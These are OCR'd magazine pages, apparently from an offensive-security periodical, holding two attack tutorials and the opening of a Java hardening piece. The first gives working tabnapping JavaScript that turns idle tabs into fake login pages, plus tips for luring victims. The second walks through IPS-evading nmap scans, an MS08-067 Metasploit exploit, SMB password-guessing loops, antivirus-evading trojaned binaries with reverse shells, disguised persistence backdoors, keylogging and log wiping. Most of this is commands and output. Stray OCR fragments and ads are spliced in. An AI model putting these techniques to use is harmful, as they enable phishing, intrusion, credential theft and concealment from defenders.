[013] [014]	//Here starts the tabnapping JavaScript code <script type="text/javascript"></td></tr><tr><td>[014]</td><td>var xScroll, yScroll, timerPoll, timerRedirect, timerClock;</td></tr><tr><td>[010]</td><td>var Aberoff, yberoff, efmerforf, efmerforf, efmerforbek,</td></tr><tr><td>[016]</td><td><pre>function initRedirect() {</pre></td></tr><tr><td>[017]</td><td><pre>if (typeof document.body.scrollTop != "undefined") { //Used for: IExplorer, Google Chrome, Firefox</pre></td></tr><tr><td>[018]</td><td>xScroll = document.body.scrollLeft;</td></tr><tr><td>[019]</td><td><pre>yScroll = document.body.scrollTop;</pre></td></tr><tr><td>[020]</td><td>clearInterval(timerPoll); //Stop polling scroll move</td></tr><tr><td>[021]</td><td>clearInterval(timerRedirect); //Stop timed redirect</td></tr><tr><td></td><td></td></tr><tr><td>[022]</td><td><pre>timerPoll = setInterval("pollActivity()",1); //Poll scrolling</pre></td></tr><tr><td>[023]</td><td><pre>timerRedirect = setInterval("location.href='http://hakin9.org/wp-login.php'",5000); //Set timed redirect</pre></td></tr><tr><td>[024]</td><td>}</td></tr><tr><td>[025]</td><td><pre>else if (typeof window.pageYOffset != "undefined") { //Used for other browsers</pre></td></tr><tr><td>[026]</td><td><pre>xScroll = window.pageXOffset;</pre></td></tr><tr><td>[027]</td><td><pre>yScroll = window.pageYOffset;</pre></td></tr><tr><td>[028]</td><td>clearInterval(timerPoll); //stop polling scroll move</td></tr><tr><td>[020]</td><td>clearInterval(timerRedirect); //stop timed redirect</td></tr><tr><td></td><td></td></tr><tr><td>[030]</td><td><pre>timerPoll = setInterval("pollActivity()",1); //Poll scrolling</pre></td></tr><tr><td>[031]</td><td><pre>timerRedirect = setInterval("location.href='http://hakin9.org/wp-login.php'",5000); //Set timed redirect</pre></td></tr><tr><td></td><td></td></tr></tbody></table></script>

Hacking Mobile Devices. As usual, John has Facebook, Gmail and Yahoo web pages open, along with more than other 9 tabs with different hacking mobile devices articles. One of these pages is named Paul's blog. He reads an interesting article and decides to check other articles leaving the blog page idle.

When he returns to Gmail, he finds a Google Login page asking his credentials. Assuming that his account just timed out, he provides his credentials to log in. His Gmail account appears and he decides to check his emails.

Did you figure out how the attack is happening? Let's look behind the scenes of the attack:

#### Hacker Perspective: Preparing for the Attack

A hacker, called Paul M., decide to launch a Tabnapping Attack and he needs to trick the victim into visiting a malicious website. He creates a blog with an interesting article about *Hacking Mobile Devices* to attract attention. Inside the blog, he hides a tabnapping script that when the tab loses focus will automatically change to the phishing page, in this case a fake Gmail Login page, asking for credentials.

This fake Gmail Login page is designed to look like the legitimate login page and is hosted on a free web hosting site. When the the victim enters their username and password the information is sent to Paul in a txt file via email (a throwaway free email address with a fake sender), identical to the process done in a phishing attack.

After the user credentials are forwarded to Paul, the victim is redirected to his Gmail account. It will appear as if the login was successful, because he was never logged out in the first place and even if they were logged off, password remains in cookies.

An example of the tabnapping script used by Paul is shown in Figure 1. Paul set that the idle tab to be redirected to his Fake Gmail Login page using the following line:

```
timerRedirect = setInterval("location.href=
'http://goo.gl/ryG95'",5000);
```

To make it more effective Paul shortens the URL to make it harder for the victim to detect his intentions. He uses *goo.gl*.

Finally, he sends the simple and trusted page link of the blog to his friends via email, post it on Facebook, and publish it in Google. Basically, any person in the world that is looking for information about *Hacking Mobile Devices* could review his blog.

#### **Code Time**

Let's look closer at the code of this interesting attack. We are going to create a web page, refer it as Web

```
Listing 1b. JavaScript code to perform Tabnapping
[032]
[033] }
[034]
       function pollActivity() {
[035]
       if ((typeof document.body.scrollTop != "undefined" && (xScroll!=document.body.scrollLeft || yScroll!=docu
                   ment.body.scrollTop)) //Used for: IExplorer, Google Chrome, Firefox
[036]
       (typeof window.pageYOffset != "undefined" && (xScroll!=window.pageXOffset || yScroll!=window.pageYOffset)
[037]
                  )) { //Used for other browsers
       initRedirect(); //Reset polling scroll position
[038]
[039]
[040]
[041]
       document.onmousemove=initRedirect;
[042]
       document.onclick=initRedirect;
[043]
      document.onkeydown=initRedirect;
[044] window.onload=initRedirect;
[045] window.onresize=initRedirect;
[046] </script>
[047]
      //Here finishes the tabnapping JavaScript code
[048]
       </html>
```

# ATTACK PATTERN

#### Research

- Tabnabbing: A New Type of Phishing Attack. By Aza Raskin http://www.azarask.in/blog/post/a-new-type-of-phishing-attack/
- Tabnapping attack tutorial: Phishing attack tutorial. By Amarjit Singh http://www.amarjit.info/2011/01/tabnapping-attack-tutorial-phishing.html
- How to avoid becoming a victim of tabnapping. By Davey Winder (Feb 8, 2012) http://www.pcpro.co.uk/realworld/361429/ how-to-avoid-becoming-a-victim-of-tabnapping
- Defending Against Tabnapping No Fix Coming Soon. By Jeff Orloff (June 20, 2011) http://www.allspammedup.com/2011/ 06/defending-against-tabnapping-no-fix-coming-soon/
- How to foil Web browser 'tabnapping'. By Gregg Keizer (May 26, 2010) http://www.computerworld.com/s/article/9177398/ How\_to\_foil\_Web\_browser\_tabnapping\_
- 'Tabnapping' Attack Phishes Browser Tabs. By Larry Seltzer (May 25, 2010) http://www.pcmag.com/article2/ 0,2817,2364142,00.asp

Page X, and will use a tabnapping script in the code of that page (Listing 1).

It is important to know that this script will not affect the layout of the page and will check just for user actions. If the page is unused for a pre-specified time, this script will redirect this page to a pre-specified page of your choosing. The line of the script that is responsible for that action is:

```
timerRedirect = setInterval("location.href=
'http://hakin9.org/wp-login.php'",5000);
```

This line will redirect to the fake page after 5 sec of inactivity. In this example I use the login page of Hakin9.org, to show you how the Web Page X morphs. Change this location to the address of your phishing page. Then, send the link of the Web Page X to your victim.

How you choose to use this script is limited by your imagination, i.e. create a malicious page with an interesting game or amazing news, host it in any free web hosting, publish it in the Internet, post it on Facebook or Twitter, or send it to your friends.

Set the script to send the victim to a fake login page of a well known bank, Facebook or mail account page that will capture and send to you the user/password of the

			Phoen ix BIOS	Setup	Utility	
Ma	in f	idvanced	Security	Boot	Exit	
	CD-ROM	Drive			5	Item Specific Help
	+Removal +Hard Dr	le Devices ive	AND Am790970A			Keys used to view or configure devices: (Efter> expands or collapses devices with a + or - (Ctrl+Enter> expands all (+> and (-> moves the device up or down. (n) May move removable device between Hard Disk or Removable Disk (d) Remove a device that is not installed.
F1	511511512	1↓ Select			Values	F9 Setup Defaults
Esc	Exit	↔ Select	Menu Enter	Select	🕨 Sub-Me	enu F10 Save and Exit

Figure 3. Check the URL bar before logging into anything

victim. Remember, you are not expected to use this for any malicious purpose.

#### **Defending yourself from the attack**

Now, let's check and see how you can protect yourself against this attack:

- *Disable JavaScript*: Also, install an extension which only allows for the execution of JavaScript on sites you trust and specifically enable it on.
- Don't log-in on a tab that you haven't opened yourself: Since the tabnapping tactic relies on you trusting that you opened the tab, if you see a tab that asks for reauthetication, close it, and go back to the page in a new tab to log in.
- Look at the URL in your browser's address bar before filing in any form or giving out any personal information: Unless the attackers are able to exploit a vulnerability or flaw to fake the URL, it will not match the bogus log-in screen.

#### Conclusion

Basically, tabnapping works on the user's supposition that a tabbed web page stays the same when other Internet web pages are being reviewed. What we do not expect is that a web page we have been viewing will morph behind our backs when we are not looking.

Beware, because cybercriminals can spy on our browser history to see what sites we frequently visit using spyware and customize attacks accordingly.


Simple solution... just remember to check the URL bar before logging into anything. It's an easy habit to develop that can save a lot of headaches.

#### **ABDY MARTÍNEZ**

Abdy Martínez is a Network Engineer at Cable & Wireless Panama and is specialized in Network/ Information Security and Forensics.

CompTIA Security+ (2011 objetives) and CCDA certified.





UAt+ 110% FPS 24 Double

#### IM Geek PH: 877.UAT.GEI

#### GEEKED AT BIRTH

#### LEARN

Advancing Computer Science Artificial Life Programming Digital Media Digital Video Enterprise Software Developmen Game Art and Animation Game Design Game Programming Human-Computer Interaction Network Engineering

www.uat.edu > 877.UAT.GEEK

Network Security Open Source Technologies Robotics and Embedded Systems Serious Games and Simulation Strategic Technology Development Technology Forensics Technology Product Design Technology Studies Virtual Modeling and Design



You can talk the talk. Can you walk the walk?

# ATTACK PATTERN

# The Power Of Exploitation Tools

Since 2011, we have heard about a lot of incidents around the world regarding confidential information being compromised, government websites being defaced and big corporation networks crippled for some reason.

he famous example will be the Anonymous group, but have you ever wondered what the success factor is? Is this the new area of the modern ninja?

#### Introduction

Until now, we don't hear much in the news mentioning corporate network attacks by ninjas; rather we hear the term blackhat. Blackhat practitioners have similar practices as the ancient ninja. The tools used by the ninja today will be different than the ancient. The most common technique they use will be scanning and exploitation. I will cover the two important areas and types of attacks using NMAP and metasploit.

#### What does a malicious hacker do

A blackhat or whitehat both know what is required to hack a system or to secure a system. Below are the four core areas that are part of the cycle:

- Scanning
- Gaining access
- Maintaining access
- Covering tracks

#### **NMAP Scanning**

NMAP is by the far the most popular port scanning tool. Why is it so popular? It's because NMAP provides the following information for attackers:

 Live hosts on the network, although in some cases the security administrator will block the ICMP response to avoid detection. NMAP can detect those hosts by applying a command such as NMAP ip address -Pn parameter at the end of the command.

- Identifies target information such as OS detection (NMAP ip address -0), service detection (NMAP ip address -sv).
- And it is also scriptable interaction with target (e.g. NMAP -sT -scrip=smb-check-vulns -P0 ip address). The scanning will detect whether there is any machine on the network which are not bee patches with MS08-067.

From the information collected, you will have more visibility on what the target machine is and you can properly plan for your attack.

The art of scanning is very important and we always try to gain information about the targets without revealing your presence or intentions. One of the preferred options for scanning will be the stealth TCP scan against the remote system. As you can see from the Figure 1: the result of NMAP scanning will give you an idea what is running on the remote server with the list of running ports, along with a description that have been detected.

As in Figure 1, this type of scanning won't be working on the host anymore as you know an intrusion prevention system is been implemented across the system for better protection. As you can see in Figure 1, we did use the -ss (sync scan) and -A (enable all detection), this is no longer recommended to use as we have another piece of software which is the IPS that we need to bypass. The -A flag is not advised to use where an IPS exists as the scanning contains a lot of noise.

Most of the time, if we need to perform a stealth scan, the following technique needs to be in place like the above:

NMAP -v -Pn -sS -f --mtu 32 --data-length 50 --source -port 99 --randomize-hosts -T 1 192.168.238.131

- -ss is a half-open or Syn scan. These scans do not complete all three steps of the TCP hand shake and therefore has a chance of not being logged or picked up by an IPS. The default tcp syn scan attempts to identify the 1000 most commonly used tcp ports.
- -f frament packet. This fragments your packet. The idea here is to split up the TCP headers over many packets in order to make it harder for a firewall or IPS to understand the pattern.
- --mtu is specific MTU size. It is almost same as -f option. In this example we are using mtu size of 32 and the size must be in the following (e.g.8,16,24,32...)
- --data-length spec length of the packet. This is important to avoid some of the firewall vendor to known the predictable size. In this example we have added 50 bytes to all packets.
- --source-port specifies the source port to bypass poor firewall configurations.
- ---randomize-hosts = a typical IDS or IPS signature might pick up if you scan multiple target hosts in order. Randomizing the order in which you scan helps avoid this. In this option you might want to consider when you have a list of IPs to scan.
- -T 2 This is the timing setting When done with a full port range (-p1-65535) on four IP's it takes 1000 seconds to complete. The -T2 option is the time setting, T1 is the slowest.

But as you can see, each time you perform information gathering NMAP does give you a lot of information and it won't be pragmatic if you keep all of that information in a single file. This is where metasploit comes into the picture to reduce the effort. All information that was been scanned will kept in a database rather than a flat file.

#### **NMAP Integration with database**

Once we know what we are looking for, we need to document all our findings into a proper format so that we can easily find those vulnerable machines that we plan to exploit. As in my previous example, we have learned how to use the stealth technique on performing scanning on the server. Now we need to output our scanning into a usable format. In my past experience, I did use a lot of bash shell scripting to find and perform the same task as NMAP.

Before I go into the easier way, I would like to share the following, the script performs a scan into the subnet 10 and tries to find the live host and filter only windows servers. The method is messy as it contains too much code, but if you are good with shell scripting you are in control.

```
#!/bin/bash
for i in `seq 1 254`;
do
ping -c 1 10.1.1.$1 | grep "bytes from" | cut -d"
    " -f4 | cut -d":" -f1 &
done
```

nmap -p 139 x.y.z.\* -oG 139.txt
cat 139.txt | grep open | cut -d" " -f2
cat 139.txt | grep open | cut -d" " -f2 > 139-ips.txt
nmap -0 -iL 139-ips -oG 139-os.txt
cat 139-os.tx | grep open | cut -d":" -f4

The other method is much easier, what we need to do is use the same command to run the scan and export it into xml format. What we need to do will be to use the above command nmap  $-ss -Pn -A -ox subnet10 \ 10.1.1.0/$  24. What you will be expected will be a file name as *subnet10.xml* will be created.



Figure 1. Result of NMAP scanning

#### Storing scan results in Metasploit

Take note that mysql is no longer supported in metasploit and you will need to use postgresql as the main database. The database is not part of the package and you need to install it manually. The steps of installing is not hard, you can follow the steps as below. I have attached some of the mini steps for you to follow.

- You can install the server and client by issuing the following command apt-get install postgresql-8.4 postgresql-client-8.4.
- This would be the path where you can start the service, /etc/init.d/postgresql-8.4 start.
- Next step you will need to disable the SSL in the config file. To do this

nano /etc/postgresql/8.4/main/postgresql.conf. Find the content as above: #ssl = true # (change requires restart)

- Now we are done with the postgresql, next step we would need to start the service by typing the following command /etc/init.d/postgresql-8.4 start.
- To configure the password you can use the following command
- Open the terminal and type the following ALTER USER postgres WITH PASSWORD 'mypassword '; \q sudo passwd -d postgres. I believe some of you who have been using mysql will see it is easier to use.

The next steps would be creating the databases in metasploit and load the scan xml from NMAP into it. What we need to do is to load the metasploit console. I will write down the summary in three steps.

- Load metasploit by typing msfconsole. This is the command to start the engine.
- Db\_connect postgres:mypassword@127.0.0.1/mypentest. The above syntax will create a new database called mypentest with all the required tables. The format can be summarized as the following db\_connect username:password@localhost/databasename
- Db\_import subnet10, will help you to import the scan that you performed earlier into the database. Do take notes that NMAP scanning doesn't give you an idea what those vulnerabilities are but it gives you an idea on those ports and fingerprinting the operating system.
- However for the sake of testing purposes in Backtrack 5, we can do a further check on the smb vulnerabilities by typing the above command nmap

sT -script=smb-check-vulns -P0 10.0.0.1. I see this is a

pretty awesome command for you to start testing. As you know a lot of organizations will have some challenges in patch management. By doing this we can cut straight to the point on the areas that we would like to exploit.

#### Motive of the attacker

After we have run through the scanning tools, the second step will be finding the system that we can further attack. The most common vulnerabilities that insider espionage are likely to use are the following. Most probably you will think that the 4th point is likely to be a waste of time and you will never find those in the network. What if you have thousands of servers to check, I believe you will have at least 1% of the servers that are not properly managed. However I would like to cover more than just software exploitation.

We as the administrator have an important part of managing server, but have ever you thought those tools we use are free from malware? In this article I will cover how we can re-engineer the software without breaking the software. This is important to detect the antivirus scanning.

- Un-patched Microsoft Windows Server
- · Weak admin password
- Sql server
- Vnc server which provide graphical access to remote system which have the similarity to Microsoft's Remote Desktop
- Sending malware to the users.

#### What is metasploit

The Metasploit Project is an open-source computer security project which was developed by HD Moore. Over the years, the tools have improved since October 2003. Originally there were 11 exploits and guess what the total number is now? Now the framework consists of 798 exploit and 246 payloads. Metasploit comes in free and commercial versions, which are updated on a regular basis. You can always update the software by issuing the msfupdate command to get the latest exploit and test it out.

#### What can Metasploit really do?

Judging from the name of the tools, you know that the usage of the tools is to exploit a vulnerable system. Before I get started what we will do with the software, you must know what metasploit can do. One of the features that may be good to remove is the db\_autopwn, which allows you to perform an automatic attack on the hosts. This might allow unintentional attacks. What I would like to cover next will be the 5 attack vectors that are most commonly used.

#### Attack vector 1: Un-patched Microsoft Windows Server

Attacking a windows machine seems to be quite common in today's technology, this is due to the lack of patch management as well other factors which would be running a non genuine Microsoft product. How would the attacker start, most likely with the common vulnerabilities such as MS08-067. This is not a joke, as there are some organizations that never patch their systems. There are two approaches to start an attack; the first approach is we just guess that they have a vulnerable system and the 2nd approach will be using scanner which I have explained earlier.

With metasploit it is not so hard to use, if we know the concept of using it. In each of the attacks what we need would be the exploit and also payload. Exploit is the term we use to describe when there is unforeseen protective measures that might be in place to prevent a particular exploit.

Payload is the code that we want the system to interact with the attacker on the successful exploitation. To start metasploit, we must run the first command which is msfconsole, which displays the most common screen we use.

To find the exploit for MS08-067, we can issue a command search ms08-067, and you can find where

the exploit located. There is some flexibility that is built-in.

As you can see on the Figure 2, metasploit has been configured to use the MS08-067 vulnerability on the target host. As you can see the payload we use meterpreter which can provide a lot more flexibility in terms of handling the remote system. In the payload option LPORT has been set to port 8080, as most likely port 8080 will be proxy and it's even better if we could set it to a well known port to avoid detection such as port 80 and port 443.If you want to see the list of the meterpreter options, you can always type the help command to see all the available option.

- Core command
- · File system
- Networking
- · System
- User interface
- Webcam
- Elevate
- Password database
- Timestomp

As you can see on Figure 3, we have to get the hashes. In some cases, the admin user id will be renamed to another name to hide its role. But however each of the user id will have its own SID to differentiate it from other. The value 500 is the identified to show that the user id is administrator.

In this example, we will collect the information as below. We need to extract the information from the above which is 11cb3f697332ae4cc295285c92cd06b4 and copy it over to *http://www.onlinehashcrack.com/index.php*. Why we are doing this is to find the original passwords for the exploited machines.

Administrator:500:11cb3f697332ae4cc295285c92cd06b4:44241 47a7dcd3c47c4ec3921443023bd:::

#### Attack vector 2 : Weak admin password

Checking for weak passwords has become a mustknow skill in all of the security arena. Although there are many commercial software scanners out in the market that could provide the functionality, I would like to show you 3 options which we can do in windows server and linux server using scripts as well as using metasploit as our core tools.

Let start with the windows scripts; first what you need to do is type the following at the command prompt. You

		,,	<b>.</b>
	w Terminal Help		
<u>nsf</u> exploit	t(ms08_067_netapi	) > show o	ptions
Module optic	ons (exploit/wind	ows/smb/ms	08_067_netapi):
Name	Current Setting	Required	Description
RHOST RPORT SMBPIPE	192.168.238.131 445 BROWSER	yes yes yes	The target address Set the SMB service port The pipe name to use (BROWSER, SRVSVC)
Payload opti	ions (windows/met	erpreter/r	everse_tcp):
Name	Current Setting	Required	Description
EXITFUNC LHOST LPORT Exploit targ	192.168.238.133 8080	yes yes yes	Exit technique: seh, thread, process, none The listen address The listen port
Id Name			
<u>nsf</u> exploit	ows XP SP2 Englis t(ms08_067_netapi	) >	the autoker van heëeme, the
Figure 2. Ex	kample configurat	ion on expl	loiting vulnerabilities on windows xp
Administrato ASPNET:1006:8 Guest:501:aad	ad3b435b51404eeaad3 r:500:11cb3f697332a Ba75c05ada427fe050f d3b435b51404eeaad3b	e4cc295285c 55e07d625e5 435b51404ee	e:31d6cfe0d16ae931b73c59d7e0c089c0::: 92cd06b4:4424147a7dcd3c47c4ec3921443023bd::: 5f:f8317cec48848d56060eb943a1414c26::: 31d6cfe0d16ae931b73c59d7e0c089c0::: 4f6df2523:1e326b458461266454ed814eda029941:::

IWAM WINXP-1:1005:738db50b74056b9d1e24f6de6d1790f2:276f6ec207df1acf2005ca660e39eb90

RT 388945a0:1002:aad3b435b51404eeaad3b435b51404ee:78cee3dae6bced388e24a4c7694a7320:::

Figure 3. Hashing user id

eterpreter >

# ATTACK PATTERN

will need to have a credential file which is password.txt. The format of the password.txt will be following:

Password Username mypassword administrator password1 admin

Next will be executing the command and you will be able to check the password

```
FOR /F "token=1, 2*" %i in (password.txt)
do net use \\remoteserver\ipc$ %i /u:%j
```

Do you see how easily we can build a tool within windows? But how about linux scripting? The approach will be the same, just the syntax will be different from windows. The first thing that you need to do is to have a dictionary files called as credential. The content of the files will be as the following:

password1 password2

Next step will be open a shell in linux and type the following command.

for I in `cat credential`;do smbclient -L remote ip --user=administrator%\$I; done

What the command does is it reads the credential files and puts in I which is a variable. After that the command will use smbclient to connect to the remote host with the username administrator. The % ŚT contains information of the credential file.

As you have learned so far, there are 2 approaches, one for windows and one for linux scripting. One good news regarding metasploit, it also have the similar functionality. As you can see from Figure 4, we have a lot of options for checking weak password on the network. If you want to scan an entire network you can set this on RHOSTS by typing set RHOST 192.168.238.1-200. This can minimize your effort in developing new code.

#### Attack vector 3: Sql server

Database servers are always the critical server in handling and processing business requirements. Figure 5. Setting up exploit on MS SQL

However some of the organizations have a lack of knowledge from the point of security. Instead of security, money was invested in high availability of the server to avoid hardware failure and so on. But however high availability on a single database server is not guaranteed if the standard security practices is not in place.

Metasploit has the option of validating if there are any weak passwords in the network, and the most common module we use in metasploit will be scanner/mssql/mssql login. This is a very important phase of finding the right password before we can go to Figure 5. Once we have gotten the password, we can set the configuration as on Figure 5 and run the command exploit. If it works we have control of the remote server operating system.

#### Attack vector 4: Vnc server

This is my favorite attack among the rest. This is because we are trying our luck whether in the network there is any VNC server running without passwords. As you know, VNC is a console mode, which means that after you use the session and you don't lock it, we can see the similar unlock screen on other hosts. Metasploit has the option to find any of these systems with no password. This can better help you in terms of managing the risk of being exploited. The first thing that you need to do is search for vnc in the metasploit console; if any



Figure 4. Password auditing tools in metasploit

Name		Current Setting	Required	Description
METHOD PASSWORD RHOST RPORT USERNAME USE_WINDO	WS_AUTHENT	cmd password1 192.168.238.131 1433 sa false	yes no yes yes no yes	Which payload delivery method to use (ps, cmd, or old). The password for the specified username The target address The target port The username to authenticate as Use windows authentification
ayload optic	ons (window	s/meterpreter/rev	verse tcp):	
Name	Current Se	tting Required	Descriptio	
EXITFUNC LHOST	process			n nique: seh, thread, process, none address
EXITFUNC LHOST	process 192.168.23 443	yes 8.133 yes	Exit techn The listen	n nique: seh, thread, process, none raddress
EXITFUNC LHOST LPORT	process 192.168.23 443	yes 8.133 yes	Exit techn The listen	n nique: seh, thread, process, none address

are found you will see a list of vnc modules. On this article I will be choosing bypassing vnc options, as you can see below the AUTOVNC have been set to true. By default the configuration is false. If we are successful to attack a remote server, the vnc screen will appear on the attacker's screen. However, there are some risks of using the above method. Once you are connected, the VNC icon in the remote server will turn into black. Which mean that is someone is watching, they will see someone connecting to the machines.

#### Attack vector 5: Sending malware to the users

Among of all the attacks, the attack vector 5 is the scariest among all. I will explain here why that is. In your organization, you are the system administrator and you use a lot of tools to manage the systems. Those tools will be from Microsoft, Sysinternals or any free software providers. Have ever you thought about how valid those files are? Let take an example; I believe everyone has a file server at their organization and where better to store all the required files for safety purposes as file server?

But how do you guarantee that the files you use daily for system administration have not been compromised by malware? When your antivirus scans the files, it detects nothing and you believe this file is free from malware. What if I told you that is wrong. Now we have the abilities to hide the malware from any antivirus software. The reason behind this attack is each time the user launches the software it will automatically connect back to the attackers. From there the attackers can launch a different type of attack depending on their motive.

Then again, we will use the same payload which is windows/meterpreter/reverse\_tcp and setting the LPORT to 8080 to avoid any detection. What we need to do is to encode our binary with shikata\_ga\_nai. First step of doing it will be download any software that are commonly use by the users such as putty, excel viewer or etc. Copy the files over to /opt/frameworks/msf3/work.

From here we will encode the the binary by issuing the following command:

msfpayload windows/meterpreter/reverse\_tcp LHOST=attacker\_ip\_address LPORT=8080 R | msfencode -t exe -x /opt/framework/msf3/work/myfiles.exe -o /root/Desktop/back.exe -e x86/shikata ga nai -c 5.

Name	Current Setting	Required	Description
AUTOVNC	true	yes	Automatically launch vncviewer from this host
LPORT	1234	yes	The port the local VNC Proxy should listen or
RHOST	192.168.238.131	yes	The target address
RPORT	5900	ves	The port the target VNC Server is listening of

Figure 6. By passing VNC

On this round we use 5 times encoding which shown as -c 5, the more you do the better the chances for sneaking past the antivirus. When this stage is finished, we have completed the task of creating the binary.

From the attacker's side, they would run the command:

msfcli exploit/multi/handler PAYLOAD=windows/meterpreter/ reverse tcp LHOST=192.168.238.133 LPORT=8080

Next we would need someone to click on the files and from there we can launch the attack. The scary part of this is, what if your IT support team were using these infected files, and they have no way of telling whether the files are infected with malware or not.

#### Maintaining access by planting backdoor

Once we have exploited the machine and we have access to the server, maybe this would be the temporarily access. We might want to revisit the system to get more information on the system:

#### **Install as service**

Windows might be rebooted for some reason such as maintenance or crash, most probably you will like to create a backdoor as a service so next time you won't be needed to perform the same exploit all over again. What you need to do is just wait for the client to power up the machines again. Persistence flag you only can use once you have exploited the machine and this is where you start installing it as service. I always will prefer to use the port 443 or 80 as this is a common port.

meterpreter > run persistence -S -i 7 -p 443 -r 192.168.238.133

- [\*] Running Persistance Script
- [\*] Resource file for cleanup created at /root/.msf4/logs/
- persistence/WINXP-1 20120211.1431/WINXP-1 20120211.1431.rc
- [\*] Creating Payload=windows/meterpreter/reverse tcp

```
LHOST=192.168.238.133 LPORT=443
```

- [\*] Persistent agent script is 609615 bytes long
- [+] Persistent Script written to C:\WINDOWS\TEMP\

#### herNEE.vbs

- [\*] Executing script C:\WINDOWS\TEMP\herNEE.vbs
- [+] Agent executed with PID 2952
  - [\*] Installing as service..
  - [\*] Creating service hDFbkpZQqoTkBx

Once the system is rebooted, you can connect back to the host by using the multi handler option. But these way only works for some windows machine which have weak antivirus management. But for the sake of

# **ATTACK PATTERN**

proof of concept. You can try this out to know how the entire framework works.

#### **Capturing keyboard strokes**

Some of the attackers when they have exploited the machines, their intention is not to disrupt the availability of the system, but they will have interest to know on stealing the information, one of the ways to do it will be dumping all keystrokes. Before that they must know each of the services is corresponding to which service. In most of the attacks the attacker will attack the 2 main services which is *winlogon.exe* and *explorer.exe*.

Reason for attacking *explorer.exe* is simple, they want to know what are the users is typing on the screen. For example if the users is doing some bank transaction over a web browser, those keystroke will be captured. While for winlogon.exe will be toward capturing the password of the users. Although there are other methods which get the LM hash and decrypted it online. In this type of attack you will just need to know 5 commands:

- Ps this command is to list down all the running process on the windows machine, if you would like to attack winlogon.exe or explorer.exe. You must look for the pid number.
- Migrate once you have the pid number, you can type this to migrate to the explorer pid (e.g. migrate 776)
- Getpid if you need to switch between pid, sometime you might check you are on which pid. But mostly we don't use it much.
- Keyscan\_start This is the most interesting part, where we start the keylogger.
- Keyscan\_dump Once the keylogger is started, you
  need to type the entire command and see whether
  they are any new keystroke recorded.

#### **Creating an automatic backdoor**

Creating a backdoor is always a challenge as the antivirus have been updated with the latest prevention to make sure those files are not been installed into the machines. My favorite is to create an exe with a name that is almost similar name in the operating system. Some of the examples will be like svchost.exe, you can create a new backdoor name as svch0st.exe. If you notice carefully both names are almost the same, rather the  $\circ$  I replace with  $\circ$ .

First steps are to create a file by using the following command, which to ensure that antivirus can't detect this is a backdoor. For the lport I use port 443, is just to hide the fact that the user are browsing internet.

msfpayload windows/meterpreter/reverse\_tcp LHOST=
attacker ip address LPORT=443 R | msfencode -t exe -x

/opt/framework/msf3/work/svchost.exe -o /root/Desktop/ svch0st.exe -e x86/shikata ga nai -c 5

Next step will be uploading the backdoor to the system32. You can use the above command for uploading

upload /root/Desktop/svch0st.exe c:\\windows\\system32\\

Before you do any further modification to the registry, you can have a look into the startup process name in the registry and plan for a better name. The syntax will be as below:

reg enumkey -k HKLM\\Software\\Microsoft\\WIndows\\ CurrentVersion\\Run

Once you have determined the name, you can use the following command to create a startup service. Each time the machine reboots, the service will be automatically started and the victim will connect back to you via port 443.In the example below I use the name windowsvalidationservice rather than I use the name backdoor.

Once you all this setup, the next thing that you need to do is setup the multihandler and wait them connect back to you which I have explain in attack vector 5.

As you can see that, you have the ability to manipulate the registry setting, if you want to attack on yahoo messenger. You can even download the entire registry settings from HKEY\_Current\_users\software\yahoo\pager and install the registry into your PC. This is also one of the ways of stealing identity.

#### Clear your tracks

This would be the last phase of the attack, of course you won't want people to catch you for all the damages that you have done. The most important part will be deleting the logs. The last step is the simplest step, what you need to do is just type a single command which is clearev. What does this command do is, it will delete everything from the logs.

#### Note on ethics

Our intention, when we started writing these articles was to give an overview of what tools exist on the market and how we can use them to secure our organization against any unidentified threats. When you start to use the tools above, please do make sure you have this with you:

### <sup>26</sup> Exploiting Software

- Don't use this for any malicious intention
- Don't attack any organization without any approval from the top management.
- · Think of the damage that you might cause

#### Conclusion

In this article, we have presented the abilities of the NMAP as well as metasploit on backtrack 5. We have shown the trick of hiding in the network while we are performing intelligent information gathering. The author also shows you a common attack that commonly done by the attacker and to show how fast they compromise a system. As you can see, the growing of the tools can help anyone to be a security pentester, while if it is been used in a wrong hands it could bring more damage than good. Such an attack is much easier to perform and more likely to succeed. The author sincerely hopes that these short articles can increase the awareness to anyone who is handling computer or security services. In the broader sense however, we hope that the information could help you to increase the security your organization assets in better manner.

#### WONG CHON KIT

Wong Chon Kit is the security practitioner in Malaysia. He spend a lot of time in researching on security related issues and share with. On his free time, he mostly spend his time on playing his classical guitar. He has considerable experience in the IT industry in the arena of security with a cross platform knowledge in different type operating system. Hold academic major in Electrical & electronics as well as professional qualification – MCP, MCSA (2000), MCSE (2000,2003), MCTS, MCTIP Enterprise Administrator, Redhat Certified Technician (RHCT), VMware Certified Professional(VCP), Certified Ethical Hacker (CEH), Certified Security Analyst (ECSA) & Certified Information System Security Professional (CISSP). If you would like to have discussion, the author more than happy to hear your feedback and comment.

Email: wongchonkit@gmail.com Blog: www.wongchonkit.com Facebook Group: www.facebook.com/BuildSecur1ty Twitter: twitter.com/WongChonKit



#### [ IT'S IN YOUR DNA ]

#### LEARN

Advancing Computer Science Artificial Life Programming Digital Media Digital Video Enterprise Software Development Game Art and Animation Game Design Game Programming Human-Computer Interaction Network Engineering

#### Open Source Technologies Robotics and Embedded Systems Serious Games and Simulation Strategic Technology Development Technology Forensics Technology Product Design Technology Studies Virtual Modeling and Design Web and Social Media Technologies

#### www.uat.edu > 877.UAT.GEEK

Please see www.uat.edu/fastfacts for the latest information about degree program performance, placement and costs.

# **DEFENSE PATTERN**

# Hardening of

# Java Applications against AOP exploits

In the previous two parts of this series, we introduced AOP as a tool that could assist in reverse engineering or even possibly in cracking of Java desktop applications (Java SE). This time we will try to show a simple trick that could prevent reverse engineering of our Java applications. As in the first two articles, we present here techniques and methods that are transferable onto most technology stacks available.

e will also discuss the exploitability of Java applications running in managed environments (Java EE).

#### Introduction

As we already know, AOP allows us to *inject* our fragments of code in the very well defined places across the target code base. This injecting, called in the world of AOP *weaving*, can occur at different stages of the target's codebase life. AOP could weave our code quite literally into the target, when the target source code is available.

AOP could also weave our aspects during runtime by creating dynamic proxies with our code, which would then call the target code wherever and whenever appropriate.

Another way to achieve runtime weaving is weaving our code during target code loading time. This so-called *Load Time Weaving* (LTW) happens by collaborating loader. In this case compiled code, before being loaded into the memory, is being enriched by the content of our aspects.

Finally, AOP can weave the aspects into the compiled code using its own compiler (without access to target's source code). In other words code of aspects is woven into the target's compiled code, and from there on, no further involvement of any AOP tools is needed in order to execute enriched target. Only this post-Compile Time Weaving has no further dependency on AOP tooling when the target is being executed.

